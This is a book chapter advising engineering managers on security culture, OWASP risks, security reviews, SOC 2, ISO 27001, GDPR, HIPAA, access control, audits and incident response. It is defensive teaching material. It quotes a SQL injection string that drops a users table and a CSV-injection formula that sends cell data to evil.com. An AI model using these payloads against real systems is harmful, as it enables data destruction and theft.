
Security & Compliance

Let me be direct with you: security is one of those topics that most engineering managers treat as someone else's problem right up until the moment it becomes the only problem. A data breach, a failed audit, a compliance gap that kills an enterprise deal — any of these can set your team back by months or end a company entirely.
You do not need to become a security expert. You do need to build a team and a process where security is woven into how you work, not bolted on at the end. This chapter will give you the practical knowledge to do that.
Security is Everyone's Job
Here is a common pattern I have seen play out dozens of times. A company hires a security team. Everyone else mentally checks out on security. "That is the security team's job." The security team is three people. The engineering org is two hundred. The three people cannot review every line of code, every architecture decision, every deployment. Gaps appear. Bad things happen.
Security is not a team. Security is a property of your system. Just like performance or reliability, it is something that every engineer contributes to or undermines with every line of code they write.
Your job as an engineering manager is to make this real, not just a slogan on a slide. That means:
- Setting expectations. Every engineer on your team should understand basic security principles. This is not optional knowledge. It is part of being a professional software engineer.
- Making it easy. Secure defaults, good libraries, automated scanning. If doing the secure thing is harder than doing the insecure thing, people will do the insecure thing. Every time.
- Rewarding it. When someone catches a security issue in code review, that is a win. When someone raises a concern about a third-party integration, that is good judgment. Recognize it.
- Leading by example. If you skip security reviews because you are in a rush, your team will learn that security is negotiable. It is not.
Think about it this way: your team does not have a "testing team" that writes all the tests. Engineers write tests because it is part of building software. Security should work the same way. The security team provides expertise, tooling, and guidance. Your engineers provide the day-to-day discipline.
The reality is that one careless mistake — a hardcoded API key, an unvalidated input, an overly permissive IAM role — can undo months of good work. Not because your team is bad, but because attackers only need to find one hole. Your team needs to close all of them.
Common Security Risks
You do not need to memorize the entire OWASP Top 10, but you should understand the categories well enough to talk about them with your team and recognize when your systems might be vulnerable.
Here are the ones that matter most in practice:
Injection
This is when an attacker sends malicious input that gets executed by your system. SQL injection is the classic example: instead of typing their name, someone types '; DROP TABLE users; -- and your database obeys.
This should be a solved problem in 2026, but it is not. It still shows up because developers build raw queries instead of using parameterized queries, or they concatenate user input into command-line calls.
What your team should do: Use parameterized queries everywhere. Use ORMs. Never concatenate user input into SQL, shell commands, or any interpreted language. If your codebase has raw SQL with string concatenation, treat that as a critical bug.
Broken Authentication
This covers weak passwords, missing multi-factor authentication, session tokens that do not expire, password reset flows that leak information, and API keys that are too permissive.
What your team should do: Use established authentication libraries and services. Do not build your own auth system unless you have a very good reason. Enforce MFA for internal tools. Implement proper session management. Rotate API keys regularly.
Sensitive Data Exposure
Your system probably handles data that would be embarrassing or harmful if leaked. Personal information, financial data, health records, internal communications. The question is whether that data is properly protected both in transit and at rest.
What your team should do: Encrypt data in transit (TLS everywhere). Encrypt sensitive data at rest. Classify your data — know what is sensitive and what is not. Do not log sensitive data. Do not put sensitive data in URLs. Do not return more data than the client needs.
Security Misconfigurations
This is the broad category of "you left the door unlocked." Default passwords on databases. S3 buckets set to public. Debug mode enabled in production. Admin interfaces exposed to the internet. Overly permissive CORS settings.
This is probably the most common category of real-world breaches because it is so easy to get wrong. A single misconfigured cloud resource can expose your entire system.
What your team should do: Use infrastructure-as-code so configurations are reviewable and repeatable. Run configuration scanners. Have a checklist for new deployments. Disable default accounts and passwords. Regularly audit your cloud resources.
Broken Access Control
This is when users can access things they should not. A regular user who can access admin endpoints. A customer who can see another customer's data by changing an ID in the URL. An API that does not check permissions on every request.
What your team should do: Check authorization on every request, not just authentication. Test access control by trying to access resources you should not be able to. Use role-based access control with clear role definitions. Never rely on the client to enforce access control.
Dependency Vulnerabilities
Your application probably has hundreds of dependencies. Each one is code you did not write and cannot fully audit. When a vulnerability is found in a dependency, you need to update quickly.
What your team should do: Run dependency scanning in CI/CD. Set up automated alerts for known vulnerabilities. Have a process for evaluating and updating dependencies. Do not ignore Dependabot alerts for months.
Security Review Process
The biggest mistake teams make with security reviews is treating them as a gate at the end. By the time code is written and ready to ship, nobody wants to hear "this has a fundamental security flaw that requires a redesign." That conversation is expensive and demoralizing.
Instead, integrate security thinking at the right points in your development process.
When to Do Security Reviews
Not everything needs a formal security review. You need to be pragmatic about where to invest review time:
- New features that handle user data. Anything that collects, stores, processes, or displays user data. This includes new API endpoints, form submissions, data exports, and reporting features.
- Authentication and authorization changes. Any change to how users log in, what they can access, or how permissions work. These are high-risk by definition.
- Architecture changes. New services, new data stores, new communication patterns between services. The architecture review should include a security review.
- Third-party integrations. Every third-party service you integrate with is a potential attack vector. Review what data you share, how you authenticate, and what happens if the third party is compromised.
- Infrastructure changes. New cloud resources, networking changes, deployment pipeline changes. Misconfigurations here are a leading cause of breaches.
- Anything that touches payment or financial data. Self-explanatory.
Making It Part of the Workflow
The key is making security reviews a normal part of how you build, not a separate process that competes with shipping.
Design phase: Include a "security considerations" section in your design documents. When your team writes a technical design doc, they should think about what could go wrong. What data is sensitive? What are the trust boundaries? What happens if an input is malicious? This does not need to be long. Three or four sentences is often enough.
Code review: Your code review checklist should include security items. Are inputs validated? Are queries parameterized? Are errors handled without leaking information? Is sensitive data properly protected? Most engineers can learn to spot these issues with a little training.
Automated scanning: Static analysis tools, dependency scanners, and container image scanners should run in your CI/CD pipeline. These catch the low-hanging fruit automatically so humans can focus on design-level issues.
Dedicated review for high-risk changes: For the categories listed above, have a process where someone with security expertise reviews the design before implementation starts. This could be someone from your security team, a senior engineer with security knowledge, or an external consultant. The point is to catch design issues early when they are cheap to fix.
Threat modeling for major features: For big projects, run a lightweight threat modeling session. Get your team in a room, draw the system on a whiteboard, and ask: "How would an attacker abuse this?" You will be surprised what comes up. STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) is a good framework if you want structure.
Compliance Basics
Compliance sounds bureaucratic, and honestly, parts of it are. But understanding the basics is important because compliance requirements increasingly drive engineering decisions, and compliance certifications increasingly drive sales.
Here are the frameworks you are most likely to encounter:
SOC 2
SOC 2 (Service Organization Control 2) is the most common compliance framework for SaaS companies. It covers five "trust service criteria": security, availability, processing integrity, confidentiality, and privacy.
In practice, what auditors look for:
- Access controls. Who can access your production systems? How do you grant and revoke access? Is there a process for reviewing access regularly?
- Change management. How do you deploy code? Is there a review process? Can you show an audit trail of what changed, when, and who approved it?
- Monitoring and alerting. Do you monitor your systems? Do you have alerts for anomalies? Can you detect unauthorized access?
- Incident response. Do you have a documented incident response plan? Have you tested it?
- Vendor management. Do you evaluate the security of your third-party vendors? Do you have a process for that?
SOC 2 is not a checklist you pass or fail. It is an audit of whether your controls exist and work. An auditor will ask you to describe your processes, then verify that you actually follow them. The gap between "what we say we do" and "what we actually do" is where companies fail audits.
ISO 27001
ISO 27001 is an international standard for information security management. It is more prescriptive than SOC 2 and requires a formal Information Security Management System (ISMS). It is more common in Europe and for companies selling to government or highly regulated industries.
The practical difference from SOC 2: ISO 27001 requires more formal documentation and a defined risk management process. You need to identify risks, assess them, and show how you mitigate them.
GDPR
The General Data Protection Regulation is a European privacy regulation, but it affects any company that handles data from EU residents. Key engineering implications:
- Data minimization. Only collect data you actually need.
- Right to erasure. Users can request their data be deleted. Your system needs to support this.
- Data portability. Users can request their data in a machine-readable format.
- Breach notification. You must report breaches to authorities within 72 hours.
- Privacy by design. Privacy must be considered from the start, not added later.
The engineering work here is real. Building a system that can find and delete all of a user's data across multiple services and databases is non-trivial. Start thinking about this early.
HIPAA
The Health Insurance Portability and Accountability Act applies if you handle Protected Health Information (PHI) in the United States. If you are building anything in healthcare, you need to understand HIPAA.
Key engineering requirements:
- Encryption. PHI must be encrypted in transit and at rest.
- Access controls. Strict controls on who can access PHI. Logging of all access.
- Audit trails. Detailed logs of who accessed what and when.
- Business Associate Agreements. Your cloud providers and vendors need to sign BAAs.
- Minimum necessary. Only access the minimum PHI needed for the task.
HIPAA violations come with serious fines. This is one area where you cannot cut corners.
What Auditors Actually Look For
Across all these frameworks, auditors are looking for a few common things:
- Do you have documented policies? Written down, accessible, and current.
- Do you follow your own policies? This is where most companies fail. They write beautiful policies and then ignore them.
- Do you have evidence? Logs, tickets, screenshots, pull request histories. If it is not documented, it did not happen.
- Do you review and update regularly? Policies from three years ago that nobody has looked at are a red flag.
Access Control
Access control is one of the most fundamental security controls, and one of the most commonly botched. The principle is simple: people and systems should have the minimum access they need to do their jobs, and no more.
Principle of Least Privilege
Every person and every service should have the minimum permissions required. This sounds obvious, but in practice, organizations drift toward over-permissioning because it is easier.
A new engineer joins. Their manager does not know exactly what access they need, so they copy the access of a senior engineer who has been there for five years and has accumulated access to everything. Now the new hire has access to production databases, financial systems, and infrastructure they will never touch. Multiply this by a hundred engineers and you have a system where everyone can access everything.
How to fix it:
- Define access levels by role, not by individual. A "backend engineer" needs access to certain things. A "data analyst" needs different things. Define these clearly.
- Start with minimal access and add as needed. It is better to have someone request access they need than to give them access they do not.
- Use groups, not individual permissions. Managing access for groups is sustainable. Managing it for individuals is not.
Regular Access Reviews
Access reviews are one of the most tedious and most important security practices. Every quarter (at minimum), review who has access to what and remove access that is no longer needed.
Things to look for:
- Former employees. This should be handled by offboarding, but verify. Accounts that should be deactivated and are not are a common finding in audits.
- Role changes. Someone who moved from engineering to product management probably does not need SSH access to production servers anymore.
- Accumulated access. Engineers who have been around for years often have access to systems they worked on three years ago and have not touched since.
- Elevated access that was never revoked. Someone got temporary admin access for an incident and it was never removed.
Make this a calendar item. Make it someone's job. If nobody owns it, it will not happen.
Service Accounts and Secrets Management
Service accounts — the credentials your applications use to talk to databases, APIs, and other services — are a common source of security problems.
Rules for service accounts:
- Each service should have its own credentials. Do not share database passwords across services.
- Service account credentials should have the minimum permissions needed. Your web application does not need admin access to the database.
- Rotate credentials regularly. If a credential is compromised, the blast radius is limited if it has already been rotated.
Secrets management:
This is important enough to say clearly: never store secrets in code. Not in your application code, not in your configuration files, not in your Docker files, not in your CI/CD pipeline YAML. Secrets in code end up in version control, which means they are visible to everyone with repository access, forever.
Use a secrets management tool. AWS Secrets Manager, HashiCorp Vault, Google Secret Manager, Azure Key Vault — pick one that fits your infrastructure. The specific tool matters less than having any system that keeps secrets out of code.
If you find secrets in your codebase, rotate them immediately. Not tomorrow. Now. Then remove them from the code and put them in a proper secrets manager. And remember that git retains history — removing a secret from the current code does not remove it from the git history. You need to rotate the credential.
Audit Preparation
If you have never been through an audit, the word probably triggers anxiety. Let me demystify it.
What an Audit Looks Like
An audit is a structured evaluation of whether your controls exist and work. A team of auditors will spend a few weeks (for SOC 2) or longer (for ISO 27001) reviewing your organization.
The typical process:
- Scoping. The auditors define what is in scope. Which systems, which processes, which people.
- Evidence collection. The auditors request evidence that your controls work. This might be screenshots of access control configurations, logs of access reviews, pull request histories showing code review, incident response records, and so on.
- Interviews. The auditors talk to people. They will ask engineers about their processes, managers about their oversight, and executives about their understanding of risk. They are checking whether people know and follow the policies.
- Testing. The auditors may test controls directly. Can they access something they should not? Are logs being generated? Do alerts fire when they should?
- Report. The auditors produce a report with their findings, including any exceptions or issues.
Documentation Needed
Start collecting this documentation before the audit, not during it. The companies that struggle with audits are the ones that scramble to produce evidence at the last minute.
What you will typically need:
- Policies and procedures. Written policies for access control, change management, incident response, data handling, and vendor management.
- Access control records. Evidence of who has access to what, how access is granted and revoked, and records of access reviews.
- Change management records. Pull request histories, deployment logs, approval records. Git history is actually excellent evidence here.
- Incident records. Documentation of past incidents, how they were handled, and what was learned.
- Training records. Evidence that employees have completed security awareness training.
- Vendor assessments. Records of how you evaluated third-party vendors for security.
How to Not Panic
The secret to a smooth audit is simple: build audit readiness into your daily processes instead of treating it as a special event.
If you do code reviews for every change, you have change management evidence. If you use an identity provider with proper group management, you have access control evidence. If you write postmortems after incidents, you have incident response evidence.
The companies that fail audits are not the ones with bad security. They are the ones with informal processes that are not documented or consistently followed. "We kind of do code reviews most of the time" is not the same as "every change requires an approved pull request, and here is the log."
Make your processes consistent and documented, and the audit becomes a non-event. Just another few weeks of answering questions and providing screenshots.
Security Culture
Policies and tools are necessary but not sufficient. If your team does not genuinely care about security, they will find ways around any process you put in place. Building a security-aware culture is the most important thing you can do.
Secure Coding Practices
Make secure coding part of how your team thinks about quality, alongside testing, code clarity, and performance.
- Input validation. Every piece of external input should be validated before it is used. Type checking, length limits, format validation, allowlists over denylists.
- Output encoding. When rendering user-supplied data, encode it appropriately for the context (HTML, JavaScript, SQL, etc.).
- Error handling. Errors should not reveal system internals. No stack traces in production responses. No database error messages shown to users.
- Logging. Log enough to investigate incidents, but do not log sensitive data. No passwords, no credit card numbers, no personal data in logs.
Dependency Management
Your application's dependencies are its supply chain. A vulnerability in a dependency is a vulnerability in your application.
- Run dependency scanning in CI/CD. Tools like Dependabot, Snyk, or Renovate can automatically flag known vulnerabilities.
- Set a policy for response times. Critical vulnerabilities should be patched within days, not weeks. High vulnerabilities within a week or two. Have a clear SLA.
- Review new dependencies before adding them. Is the library actively maintained? Does it have known vulnerabilities? Is it widely used? A dependency with three GitHub stars and no updates in two years is a risk.
- Keep dependencies reasonably current. Major version upgrades are painful, but running three major versions behind is worse. The longer you wait, the harder the upgrade.
Vulnerability Scanning in CI/CD
Automate as much security checking as possible. Your CI/CD pipeline should include:
- Static Application Security Testing (SAST). Analyzes your source code for security issues. Tools like Semgrep, SonarQube, or CodeQL.
- Dependency scanning. Checks your dependencies against vulnerability databases.
- Container image scanning. If you use containers, scan your images for known vulnerabilities. Tools like Trivy or Grype.
- Infrastructure-as-code scanning. If you use Terraform, CloudFormation, or similar, scan your IaC for misconfigurations. Tools like Checkov or tfsec.
The goal is to catch the easy stuff automatically so human reviewers can focus on the harder design-level issues.
Making It Stick
A few practical things that help build security culture:
- Lunch-and-learn sessions. Have your security team or a senior engineer walk through a recent vulnerability or a real-world breach. Make it interesting, not preachy.
- Blameless security postmortems. When a security issue is found, treat it as a learning opportunity, not a blame opportunity. If people are afraid of getting in trouble, they will hide security issues instead of reporting them.
- Security champions. Identify one person on each team who has an interest in security. Give them extra training. They become the team's go-to person for security questions and the bridge between the team and the security organization.
- Gamification. Some organizations run internal bug bounty programs or capture-the-flag competitions. These can be fun and educational.
Incident Response
Security incidents will happen. Not might. Will. The question is whether you have a plan for when they do.
Types of Security Incidents
- Data breach. Unauthorized access to sensitive data. This is the big one. Customer data, employee data, financial data exposed to someone who should not have it.
- Unauthorized access. Someone gains access to a system they should not have access to, even if they do not access sensitive data.
- Vulnerability disclosure. A security researcher or customer reports a vulnerability in your system. This is not a breach, but it needs to be handled promptly.
- Malware or ransomware. Malicious software on your systems.
- Insider threat. An employee or contractor misusing their access.
How to Respond
Your incident response plan should cover:
- Detection and identification. How do you know an incident has occurred? Monitoring, alerts, user reports, external notifications.
- Containment. Stop the bleeding. Revoke compromised credentials, isolate affected systems, block malicious traffic. Speed matters here.
- Assessment. What happened? What data was affected? How many users? What is the scope? You need to understand the incident before you can communicate about it.
- Communication. Notify the right people internally (executives, legal, PR). Notify affected users if required. Notify regulators if required (GDPR requires notification within 72 hours). Be honest and clear.
- Eradication and recovery. Fix the root cause. Patch the vulnerability. Restore from clean backups if needed.
- Post-incident review. What happened? How did it happen? What could have prevented it? What will you change? Document everything.
Who to Notify
This depends on the nature and severity of the incident, but generally:
- Internal stakeholders. Engineering leadership, executive team, legal, PR/communications. Do not try to hide incidents from leadership. That always makes things worse.
- Affected users. If user data was compromised, you need to notify them. The specifics depend on regulations and the nature of the data.
- Regulators. GDPR requires notification to data protection authorities within 72 hours of becoming aware of a breach. HIPAA has similar requirements. State laws in the US vary. Your legal team should guide this.
- Law enforcement. In some cases, you may need to or want to involve law enforcement. Your legal team should advise.
Legal Requirements
This is an area where you should defer to your legal team, but you should know enough to ask the right questions:
- Many jurisdictions have breach notification laws with specific timelines.
- Preserving evidence is important. Do not destroy logs or modify systems before they have been properly investigated.
- Communications during an incident may be discoverable in legal proceedings. Work with legal to ensure proper handling.
- Have relationships with outside legal counsel who specialize in cybersecurity before you need them. You do not want to be searching for a lawyer during a breach.
Business Value
Let me make the business case for security and compliance, because this is what will get you budget and executive support.
The Cost of Breaches
The numbers are staggering and they keep going up. The average cost of a data breach is well into the millions of dollars. That includes direct costs (investigation, remediation, legal fees, regulatory fines) and indirect costs (lost customers, damaged reputation, stock price impact).
But the real cost is opportunity cost. When you are dealing with a breach, you are not building features. Your best engineers are pulled into incident response. Your executives are doing damage control instead of selling. Your roadmap stops. For weeks or months.
For a startup, a significant breach can be existential. You lose customer trust before you have had a chance to build it. You lose enterprise prospects who need to see security maturity. You lose the time and focus that a startup cannot afford to lose.
Compliance as a Sales Enabler
Here is something that surprises many engineering managers: compliance is a revenue driver, not just a cost center.
Enterprise customers require SOC 2 reports. If you do not have one, you cannot close enterprise deals. Full stop. Many mid-market companies are also starting to require SOC 2. Healthcare companies require HIPAA compliance. European companies require GDPR compliance.
Having your compliance certifications in order opens doors. Not having them closes them. I have seen deals worth millions of dollars stall because the vendor could not produce a SOC 2 report. I have seen startups lose to inferior competitors because the competitor had their compliance act together.
Think of compliance certifications as a feature for your sales team. Just like your product needs to meet certain feature requirements to close a deal, your organization needs to meet certain compliance requirements. The engineering cost of compliance is an investment in revenue.
Customer Trust
Beyond specific certifications, security and compliance build customer trust. Customers are increasingly aware of data security. They ask questions about how their data is handled. They read about breaches in the news and worry about whether their vendors are next.
Being able to demonstrate that you take security seriously — that you have policies, processes, certifications, and a track record — is a competitive advantage. It builds the kind of trust that retains customers and generates referrals.
Real-World Examples
The Security Review That Caught a Vulnerability
A team was building a new feature that allowed customers to export their data as CSV files. The feature worked great. Clean code, good tests, nice UI.
During the security review, a senior engineer asked: "What happens if a customer puts a formula in their data?" It turned out that if a customer stored a value like =HYPERLINK("http://evil.com/steal?cookie="&A1) in a field, and another user exported that data and opened it in Excel, the formula would execute. This is called CSV injection, and it is a real attack vector.
The fix was simple: prefix any cell that starts with =, +, -, or @ with a single quote. Fifteen minutes of work. But without the security review, this would have shipped and been exploitable.
This is why security reviews matter. Not because your engineers are careless, but because security requires thinking about abuse cases that normal development does not consider.
The Compliance Audit That Passed Smoothly
A mid-stage startup decided to pursue SOC 2 because their sales team was losing enterprise deals without it. The engineering manager made a smart decision: instead of treating it as a special project, she integrated audit readiness into her team's existing processes.
Code reviews were already required, so she made sure the pull request template included a security checklist. Access reviews were not happening, so she added a quarterly calendar reminder and built a simple spreadsheet to track access. Incident response was informal, so she wrote a two-page incident response plan and ran a tabletop exercise.
She also set up a shared folder for compliance evidence. Every access review, every incident postmortem, every security training completion went into this folder. When the auditors arrived, she could point them to organized evidence for every control.
The audit took three weeks and passed with no exceptions. The total engineering time invested was about two hours per week over six months. The first enterprise deal it unlocked was worth more than the entire engineering team's salary for a month.
The Breach That Could Have Been Prevented
A growing SaaS company stored their database credentials in a configuration file that was checked into their private GitHub repository. Everyone knew this was not great, but it had always been that way and changing it was never a priority.
Then an engineer's GitHub account was compromised through a phishing attack. The attacker gained access to the private repository. They found the database credentials in the config file. They accessed the production database and downloaded customer data.
The breach affected thousands of customers. The company had to notify all of them, engage legal counsel, bring in a forensics firm, and deal with months of fallout. Two enterprise contracts were terminated. The total cost was estimated at several million dollars.
The fix would have been straightforward: store credentials in a secrets manager instead of in code. Enable MFA for all GitHub accounts. Run regular access reviews to catch overly permissive access. Any of these controls would have prevented or significantly limited the breach.
The lesson: the things that feel like low-priority housekeeping — secrets management, MFA, access reviews — are the things that prevent breaches. They are boring right up until they are not.
Common Mistakes
Treating Security as Someone Else's Problem
"We have a security team for that." The security team cannot be everywhere. They provide expertise and tooling. Your team provides the daily discipline. If your engineers think security is someone else's job, you have a culture problem, not a staffing problem.
Ignoring Dependency Updates
Those Dependabot alerts piling up in your repository? Each one is a known vulnerability in code you are running in production. Attackers scan for these. They know which versions of which libraries have which vulnerabilities. Ignoring updates is leaving your front door unlocked and hoping nobody notices.
Set a policy. Critical vulnerabilities get patched within 48 hours. High vulnerabilities within a week. Everything else within a month. Track it. Hold people accountable.
No Regular Access Reviews
Access accumulates over time like clutter in a garage. People join, get access, change roles, and their old access stays. People leave and their accounts linger. Service accounts get created for one-off tasks and are never cleaned up.
Without regular reviews, you have no idea who has access to what. This is a compliance failure and a security risk. Do access reviews quarterly. It is tedious but essential.
No Incident Response Plan
When a security incident happens, the worst time to figure out what to do is during the incident. Without a plan, you get chaos: nobody knows who is in charge, nobody knows who to notify, nobody knows whether to shut systems down or leave them running for investigation.
Write a plan. It does not need to be long. One or two pages covering roles, communication channels, escalation paths, and key contacts. Then practice it. Run a tabletop exercise where you walk through a hypothetical incident. Do this once or twice a year.
Storing Secrets in Code
I have mentioned this several times because it is that common and that dangerous. Secrets in code end up in version control history forever. They get copied to developer laptops. They appear in CI/CD logs. They are one compromised account away from being exposed.
Use a secrets manager. This is non-negotiable.
Skipping Security Reviews Under Time Pressure
"We will do the security review after we ship." No you will not. And even if you do, fixing security issues after deployment is ten times more expensive than fixing them before. When deadlines get tight, the temptation is to cut security. Resist it. A shipped feature with a security vulnerability is worse than a delayed feature without one.
Not Encrypting Data
Unencrypted data at rest is an unnecessary risk. If an attacker gains access to your storage — through a misconfiguration, a backup that was not properly secured, a decommissioned hard drive — encrypted data is useless to them. Unencrypted data is a goldmine.
Encrypt data at rest. Encrypt data in transit. Use TLS everywhere. This is table stakes in modern software development.
Summary
Security and compliance can feel overwhelming, especially if you are coming from a background where it was not a priority. But it breaks down into manageable pieces:
- Build a culture where security is everyone's responsibility, not a separate team's problem.
- Teach your team the common risks so they can recognize and prevent them.
- Integrate security reviews into your development process so they catch issues early without slowing you down.
- Understand the compliance frameworks that apply to your business and build readiness into your daily processes.
- Implement strong access controls with least privilege and regular reviews.
- Prepare for audits continuously, not as a fire drill.
- Have an incident response plan and practice it before you need it.
The business case is clear: breaches are expensive, compliance enables sales, and customer trust is built on security. The engineering investment in security is an investment in the company's survival and growth.
You do not need to be a security expert. You need to be a manager who takes security seriously, builds it into your team's processes, and creates an environment where your engineers care about it too. That is how you build secure systems.
Common Pitfalls
- Treating security as someone else's problem. Assuming the security team handles everything ignores the reality that three security engineers cannot review every line of code, architecture decision, and deployment across a 200-person engineering org. Security is a property of the system that every engineer contributes to or undermines.
- Storing secrets in code. Hardcoded API keys, database credentials in configuration files checked into repositories, and secrets in CI/CD YAML are among the most common and most dangerous security mistakes. They persist in version control history forever and are one compromised account away from exposure.
- Ignoring dependency vulnerability alerts. Letting Dependabot or Snyk alerts pile up for months means running known vulnerabilities in production that attackers actively scan for. Each unpatched alert is a door left unlocked.
- Skipping security reviews under time pressure. "We will do the security review after we ship" almost never happens, and fixing security issues post-deployment costs ten times more than catching them during design. Cutting security to meet deadlines creates risk that can dwarf the value of shipping on time.
- Not conducting regular access reviews. Access accumulates like clutter — people join, get permissions, change roles, and their old access stays. Without quarterly reviews, you have no idea who can access what, creating both compliance failures and real security risk.
- Having no incident response plan. When a security incident occurs, the worst time to figure out who is in charge, who to notify, and what to do is during the incident itself. Without a documented and practiced plan, you get chaos when you can least afford it.
Key Takeaways
- Security is not a team — it is a property of your system. Every engineer contributes to or undermines it with every line of code. Your job is to make secure practices part of the daily workflow, not a separate gate.
- Understand the most common security risks — injection, broken authentication, sensitive data exposure, misconfigurations, broken access control, and dependency vulnerabilities — well enough to discuss them with your team and recognize when your systems are vulnerable.
- Integrate security at the right points in your development process: security considerations in design docs, security items in code review checklists, automated scanning in CI/CD, and dedicated reviews for high-risk changes.
- Compliance frameworks like SOC 2, ISO 27001, GDPR, and HIPAA increasingly drive engineering decisions and sales. Having certifications in order opens doors to enterprise customers; not having them closes them.
- Implement least-privilege access control, conduct quarterly access reviews, use a secrets manager for all credentials, and rotate secrets regularly. These unglamorous practices prevent the breaches that make headlines.
- Build audit readiness into your daily processes — code reviews, access management, incident postmortems, training records — so that audits become a non-event rather than a fire drill.
- Have a documented incident response plan covering detection, containment, assessment, communication, remediation, and post-incident review. Practice it with tabletop exercises before you need it for real.
- The business case for security is clear: breaches cost millions, compliance enables revenue, and customer trust is built on demonstrable security maturity. Prevention is always cheaper than recovery.